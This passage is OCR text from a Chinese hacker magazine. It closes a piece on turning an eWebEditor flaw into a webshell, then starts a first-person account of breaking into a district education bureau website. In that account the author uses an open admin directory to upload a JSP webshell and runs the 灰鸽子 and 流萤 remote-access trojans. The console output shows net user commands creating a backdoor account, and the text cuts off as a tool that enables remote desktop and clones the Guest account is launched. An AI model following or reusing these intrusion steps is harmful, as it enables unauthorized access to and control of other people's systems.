


图5

显示了netbox所在的文件夹的内容。这就是一个小小的变量带来的严重危害。对hxcms来说，如果eWebEditor的数据库不是asp格式的话很难得到webshell，除非还有其他的可以下载的数据库，因为hxcms的数据库插入了"<%"，如图6。




图6

最后，我们再来看一下漏洞的修复方法，其实很简单的，将eWebEditor所有的数据库文件的属性改为只读就可以了。

在网络上使用eWebEditor作为编辑器的程序不在少数，在无法上传asp木马的时候，我们可以通过eWebEditor这个漏洞建立一个简陋的webshell，进而就可以通过浏览网站来想办法得到webshell了，比如下载备份数据库等等！

（文章中涉及到的录像文件，光盘已收录）

菜鸟入侵也有菜方法

文章难易度：★★★

文章阅读点：利用论坛上的漏洞后进入后台上传木马以及灰鸽子、流萤、SuperScan.exe等工具的使用

japanpig

深圳有个叫NS区（用2个首写字母代替）的地方，是全国的教育强区哦，所以这里的教育局网站在外人眼中是很厉害的。至少在我对其进行渗透前也是这么认为的。这个网站的文章系统我看不出来是什么，估计是自己写的，使用的是JSP＋ASP，数据库使用的是MYSQL，网站只在论坛上使用了ASP，而文章系统用的都是JSP，要想从JSP下手的话，估计是一个挑战。经过简单的分析，我决定接受这个挑战，从文章系统入手。我在网址后面加了个/admin，幻想着运气好的话可以出现个登录界面什么的，可谁知却出现了如图1所示的界面。




图1

竟然可以直接浏览整个目录，这也太说不过去了吧！我开始在这些文件及目录里找最有可能是登录的，当我点到LoginInner.jsp的时候又有一个惊喜出来了－_－！本来以为肯定会出现一个需要密码和帐号的界面的，可结果却出来了如图2所示的界面。

这时候已经进入了后台，该干什么呢？当然是传个WEBSHELL上去了。看到那个上传附件的地方了吗？可我传了N个JSP木马都打不开，明明显示传上去了，就这样我郁闷了好长时间。在五一放假的前一天，我翻看以前的杂志时找到了一个JSP




图2

木马，死马当成活马医，再尝试一下了，我把木马传了上去。这回，幸运女神终于降临到了我身上，木马的大门终于成功的打开了，如图3。




图3

试试看有没有写的权限和执行文件的权限，居然都可以，整个网站就这么简简单单的被我搞定了，我给管理员发了封Email，提醒了他，就撤退闪人了。但当我两个星期后去访问那个webshell，还是可以正常访问，而漏洞也依然存在，这管理员呀……于是决定继续渗透下去。因为有执行文件的权限，所以我传了一个灰鸽子上去，可半天都没有上传成功，估计应该是体积过大，就换了个流萤，还是流萤好用，才34K，一下子就传上去了。在执行文件处执行了流萤的服务端，就看到上线了，如图4。




图4

这下就好办了，我又重新传了个灰鸽子上去。流萤和灰鸽子各有自已的特点，流萤体积小，鸽子功能多，适合用来做中间的桥梁。入侵就是需要灵活运用嘛，我使用流萤运行鸽子的服务端后，不一会儿就看到了可爱的肉鸡出现在鸽子的列表上，如图5。




图5

我又决定打开对方的终端 3389 服务，先加个用户吧，输入 net user zhanchen zhanchen521 /add 的时候出现了密码不满足密码策略的提示，如图 6。

```
E:\>net user zhanchen zhanchen /add
net user zhanchen zhanchen /add
密码不满足密码策略的需要。检查最小密码长度、密码复杂性和密码历史的需求。

请键入 NET HELPMSG 2245 以获得更多的帮助。
```

图6

密码不满足密码策略的需要，难道是我的密码太简单了？于是我将密码改成 zhanchen123!@# 又试了试，结果还是一样，有点儿郁闷了！思考了一下，很多网站都是限制密码最高为 16 位。如果我把密码的位数也凑够 16 位，不就可以了么！我重新把密码设成 zhanchen123!@#!@ 刚好够 16 位，总算出现了让我高兴的"命令成功完成"几个大字。

```
E:\Data>SuperSC.exe
SuperSC.exe

万能开3389+克隆Guest集合工具
作者:依冰[C.N.T]
